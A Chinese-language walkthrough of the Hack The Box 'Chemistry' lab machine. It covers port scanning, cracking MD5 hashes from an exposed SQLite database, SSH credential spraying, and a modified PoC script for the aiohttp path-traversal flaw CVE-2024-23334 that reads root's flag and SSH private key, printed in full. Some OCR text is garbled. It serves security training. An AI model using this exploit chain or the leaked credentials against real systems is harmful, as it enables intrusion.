

Chemistry,sqlite3 、 aiohttp/3.9.1(CVE->[LFI])

```
└─# nmap -sCV -p22,5000,8000 10.10.11.38
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-21 05:12 PDT
Nmap scan report for 10.10.11.38
Host is up (0.23s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 b6:fc:20:ae:9d:1d:45:1d:0b:ce:d9:d0:20:f2:6f:dc (RSA)
|   256 f1:ae:1c:3e:1d:ea:55:44:6c:2f:f2:56:8d:62:3c:2b (ECDSA)
|_  256 94:42:1b:78:f2:51:87:07:3e:97:26:c9:a2:5c:0a:26 (ED25519)
5000/tcp  open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.3 Python/3.9.5
|     Date: Mon, 21 Oct 2024 12:12:27 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 719
|     Vary: Cookie
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Chemistry - Home</title>
|     <link rel="stylesheet" href="/static/styles.css">
|     </head>
|     <body>
|     <div class="container">
|     class="title">Chemistry CIF Analyzer</h1>
|     <p>Welcome to the Chemistry CIF Analyzer. This tool allows you to upload a CIF
(Crystallographic Information File) and analyze the structural data contained within.
</p>
|     <div class="buttons">
|     <center><a href="/login" class="btn">Login</a>
|     href="/register" class="btn">Register</a></center>
|     </div>
```

```
| </div>
| </body>
| RTSPRequest:
| <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
| "http://www.w3.org/TR/html4/strict.dtd">
| <html>
| <head>
| <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
| <title>Error response</title>
| </head>
| <body>
| <h1>Error response</h1>
| <p>Error code: 400</p>
| <p>Message: Bad request version ('RTSP/1.0').</p>
| <p>Error code explanation: HTTPStatus.BAD_REQUEST - Bad request syntax or
unsupported method.</p>
| </body>
|_ </html>
```

8000/tcp open http SimpleHTTPServer 0.6 (Python 3.8.10)

l_http-server-header: SimpleHTTP/0.6 Python/3.8.10

l_http-title: Directory listing for /

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at <https://nmap.org/cgi-bin/submit.cgi?new-service> :

SF-Port5000-TCP:V=7.94SVN%I=7%D=10/21%Time=67164528%P=aarch64-unknown-linu

SF:x-gnu%(GetRequest,38A,"HTTP/1.1\x20200\x20OK\r\nServer:\x20Werkzeug/3

SF:.\0.\3\x20Python/3.\9.\5\r\nDate:\x20Mon,\x2021\x20Oct\x202024\x2012:12

SF:::27\x20GMT\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-L

SF:ength:\x20719\r\nVary:\x20Cookie\r\nConnection:\x20close\r\n\r\n<!DOCTY

SF:PE\x20html>\n<html\x20lang=\"en\">\n<head>\n\x20\x20\x20\x20<meta\x20ch

SF:arset=\"UTF-8\">\n\x20\x20\x20\x20<meta\x20name=\"viewport\" \x20content

SF:=\"width=device-width,\x20initial-scale=1.0\">\n\x20\x20\x20\x20<title

SF:>Chemistry\x20-\x20Home</title>\n\x20\x20\x20\x20<link\x20rel=\"stylesh

SF:eet\" \x20href=\"/static/styles.css\">\n</head>\n<body>\n\x20\x20\x20\x20\x

SF:20\n\x20\x20\x20\x20\x20\x20\x20\n\x20\x20\x20\x20\x20\x20\x20<div\x2

SF:0class=\"container\">\n\x20\x20\x20\x20\x20\x20\x20\x20<h1\x20class=\"t

SF:itle\">Chemistry\x20CIF\x20Analyzer</h1>\n\x20\x20\x20\x20\x20\x20\x20\x20

SF:x20<p>Welcome\x20to\x20the\x20Chemistry\x20CIF\x20Analyzer.\x20This\x2

SF:0tool\x20allows\x20you\x20to\x20upload\x20a\x20CIF\x20(Crystallographi

SF:c\x20Information\x20File)\x20and\x20analyze\x20the\x20structural\x20da

SF:ta\x20contained\x20within\.

SF:</p>\n\x20\x20\x20\x20\x20\x20\x20\x20<div\x20

SF:20class=\"buttons\">\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20

SF:center><a\x20href=\"/login\" \x20class=\"btn\">Login\n\x20\x20\x20\x20\x

SF:20\x20\x20\x20\x20\x20\x20\x20\x20<a\x20href=\"/register\" \x20class=\"b

```

SF:tn">Register</a></center>\n\x20\x20\x20\x20\x20\x20\x20\x20</div>\n\x2
SF:0\x20\x20\x20</div>\n</body>\n<"%)%r(RTSPRequest,1F4,"<!DOCTYPE\x20HTML\
SF:x20PUBLIC\x20\"-//W3C//DTD\x20HTML\x204\.01//EN\"\\n\x20\x20\x20\x20\x20
SF:\x20\x20\x20"http://www.w3.org/TR/html4/strict.dtd">\n<html>\n\x20
SF:\x20\x20\x20<head>\n\x20\x20\x20\x20\x20\x20\x20\x20<meta\x20http-equiv
SF:=\"Content-Type"\x20content=\"text/html;charset=utf-8">\n\x20\x20\x20
SF:\x20\x20\x20\x20\x20<title>Error\x20response</title>\n\x20\x20\x20\x20<
SF:/head>\n\x20\x20\x20\x20<body>\n\x20\x20\x20\x20\x20\x20\x20\x20<h1>Err
SF:or\x20response</h1>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Error\x20code:\
SF:x20400</p>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Message:\x20Bad\x20reque
SF:st\x20version\x20('RTSP/1.0')\</p>\n\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0<p>Error\x20code\x20explanation:\x20HTTPStatus.BAD_REQUEST\x20-\x20Ba
SF:d\x20request\x20syntax\x20or\x20unsupported\x20method\</p>\n\x20\x20\x20\x
SF:20\x20</body>\n</html>\n");
```


Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel

Service detection performed. Please report any incorrect results at

<https://nmap.org/submit/> .

```
Nmap done: 1 IP address (1 host up) scanned in 110.22 seconds
```


5000Port為登入介面



可以直接註冊登入，進去後為：

儀表板

請提供有效的 CIF 檔案。 有一個例子 [這裡](#)



瀏覽...

未選擇檔案。

上傳

你的結構

檔案名稱	行動
退出	


例子內容：

```
(root@kali)-[/home/kali/Downloads]
# cat example.cif
data_Example
_cell_length_a      10.00000
_cell_length_b      10.00000
_cell_length_c      10.00000
_cell_angle_alpha   90.00000
_cell_angle_beta    90.00000
_cell_angle_gamma   90.00000
_symmetry_space_group_name_H-M 'P 1'
loop_
_atom_site_label
_atom_site_fract_x
_atom_site_fract_y
_atom_site_fract_z
_atom_site_occupancy
H 0.00000 0.00000 0.00000 1
O 0.50000 0.50000 0.50000 1
```

晚點處理

8000Port

有一個db



Directory listing for /

• [database.db](#)

```
root@kali: /home/kali/Downloads
檔案 動作 編輯 檢視 幫助

(root@kali)-[/home/kali/Downloads]
# ls
database.db  lab_TWTSO.ovpn

(root@kali)-[/home/kali/Downloads]
# file database.db
database.db: SQLite 3.x database, last written using SQLite version 3031001, file counter 240, database pages 5, cookie 0x2, schema 4, UTF-8, version-val
-for 240

(root@kali)-[/home/kali/Downloads]
# sqlite3 database.db
SQLite version 3.46.0 2024-05-23 13:25:27
Enter ".help" for usage hints.
```

```
sqlite> .table
structure  user
* * *

sqlite> select * from user;
1|admin|2861debaf8d99436a10ed6f75a252abf
2|app|197865e46b878d9e74a0346b6d59886a
3|rosa|63ed86ee9f624c7b14f1d4f43dc251a5
4|robert|02fcf7cfc10adc37959fb21f06c6b467
5|jobert|3dec299e06f7ed187bac06bd3b670ab2
6|carlos|9ad48828b0955513f7cf0f7f6510c8f8
7|peter|6845c17d298d95aa942127bdad2ceb9b
8|victoria|c3601ad2286a4293868ec2a4bc606ba3
9|tania|a4aa55e816205dc0389591c9f82f43bb
10|eusebio|6cad48078d0241cca9a7b322ecd073b3
11|gelacia|4af70c80b68267012ecdac9a7e916d18
12|fabian|4e5d71f53fdd2eabdbabb233113b5dc0
13|axel|9347f9724ca083b17e39555c36fd9007
14|kristel|6896ba7b11a62cacffbdaded457c6d92
15|string|b45cffe084dd3d20d928bee85e7b0f21
16|test1|bed128365216c019988915ed3add75fb
17|admin1|e00cf25ad42683b3df678c61f42c6bda
18|test|098f6bcd4621d373cade4e832627b4f6
19|dupa|2c73bdccfcb396e58ede6691fb9ca773
```

根據chatGTP此為md5，只有第18項能解出來

18|test|test<=此也是5000Port的帳密

我這邊hashcat出來為：

```
test1 | bed128365216c019988915ed3add75fb:passwd0rd
carlos | 9ad48828b0955513f7cf0f7f6510c8f8:carlos123
string | b45cffe084dd3d20d928bee85e7b0f21:string
admin1 | e00cf25ad42683b3df678c61f42c6bda:admin1
peter | 6845c17d298d95aa942127bdad2ceb9b:peterparker
victoria | c3601ad2286a4293868ec2a4bc606ba3:victoria123
test | 098f6bcd4621d373cade4e832627b4f6:test
dupa | 2c73bdccfcfb396e58ede6691fb9ca773:dupa123
rosa | 63ed86ee9f624c7b14f1d4f43dc251a5:unicorniosrosados
```

我懷疑可以ssh連線

ssh爆破成功

```
└─# crackmapexec ssh 10.10.11.38 -u username -p passwd
SSH          10.10.11.38      22      10.10.11.38      [+] rosa:unicorniosrosados
```

user flag

```
└─# ssh rosa@10.10.11.38
rosa@10.10.11.38's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-196-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Wed 23 Oct 2024 12:05:15 AM UTC

System load:          0.07
Usage of /:            74.4% of 5.08GB
Memory usage:         21%
Swap usage:           0%
Processes:            225
Users logged in:      0
IPv4 address for eth0: 10.10.11.38
IPv6 address for eth0: dead:beef::250:56ff:feb0:2681

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

9 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

rosa@chemistry:~$ id
uid=1000(rosa) gid=1000(rosa) groups=1000(rosa)
rosa@chemistry:~$ whoami
rosa
rosa@chemistry:~$ cat user.txt
4452e7f5392dfd24ec6297d768f8a88a
rosa@chemistry:~$
```

有版本漏洞(失敗)


```
└─# Sudo version
https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.8.31
Vulnerable to CVE-2021-3560
```

本地多個8080Port

```
rosa@chemistry:/tmp$ netstat -tlnp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:5000           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                  :::*                    LISTEN      -
```

轉發看看 `ssh -fgN -L 8080:127.0.0.1:8080 rosa@10.10.11.38`

網站無發現特別點



查看網頁頭

```
</html>rosa@chemistry:/tmp$ curl -s 127.0.0.1:8080 --head
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 5971
Date: Wed, 23 Oct 2024 00:35:23 GMT
Server: Python/3.9 aiohttp/3.9.1
```

aiohttp/3.9.1有漏洞CVE-2024-23334

參考：

- <https://github.com/z3r0byte/CVE-2024-23334-PoC>
- <https://ethicalhacking.uk/cve-2024-23334-aiohttps-directory-traversal-vulnerability/#gsc.tab=0>

exploit.sh需修改腳本，

1. 將Port改為8080
2. 想要的檔案位置
3. payload需求改為:assets

```
#!/bin/bash
```

```
url="http://localhost:8080"
```

```
string="../"
```

```
payload="/assets/"
```

```
file="root/root.txt" # without the first /
```

```
for ((i=0; i<15; i++)); do
```

```
    payload+="$string"
```

```
    echo "[+] Testing with $payload$file"
```

```
    status_code=$(curl --path-as-is -s -o /dev/null -w "%{http_code}"  
"$url$payload$file")
```

```
    echo -e "\tStatus code --> $status_code"
```

```
    if [[ $status_code -eq 200 ]]; then
```

```
        curl -s --path-as-is "$url$payload$file"
```

```
        break
```

```
    fi
```

```
done
```

獲取root flag

```
rosa@chemistry: /tmp/10.10.14.4:8080/CVE-2024-23334-PoC$ bash exploit.sh
```

```
[+] Testing with /assets/../../root/root.txt
```

```
    Status code → 404
```

```
[+] Testing with /assets/../../.. /root/root.txt
```

```
    Status code → 404
```

```
[+] Testing with /assets/../../.. /.. /root/root.txt
```

```
    Status code → 200
```

```
c6572f76031ec69dcbd5366fc3bc3c63
```

```
rosa@chemistry: /tmp/10.10.14.4:8080/CVE-2024-23334-PoC$
```


也可會取root私鑰，並取得權限

```
Status code → 404
[+] Testing with /assets/../../root/.ssh/id_rsa
Status code → 200
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```

```
ssh -i id_rsa root@10.10.11.38
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-196-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Wed 23 Oct 2024 01:32:35 AM UTC

System load:          0.0
Usage of /:           73.2% of 5.08GB
Memory usage:        22%
Swap usage:          0%
Processes:           233
Users logged in:      1
IPv4 address for eth0: 10.10.11.38
IPv6 address for eth0: dead:beef::250:56ff:feb0:4cee

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.
   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

9 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

test2
Last login: Fri Oct 11 14:06:59 2024
root@chemistry:~# id
uid=0(root) gid=0(root) groups=0(root)
root@chemistry:~# whoami
root
root@chemistry:~#
```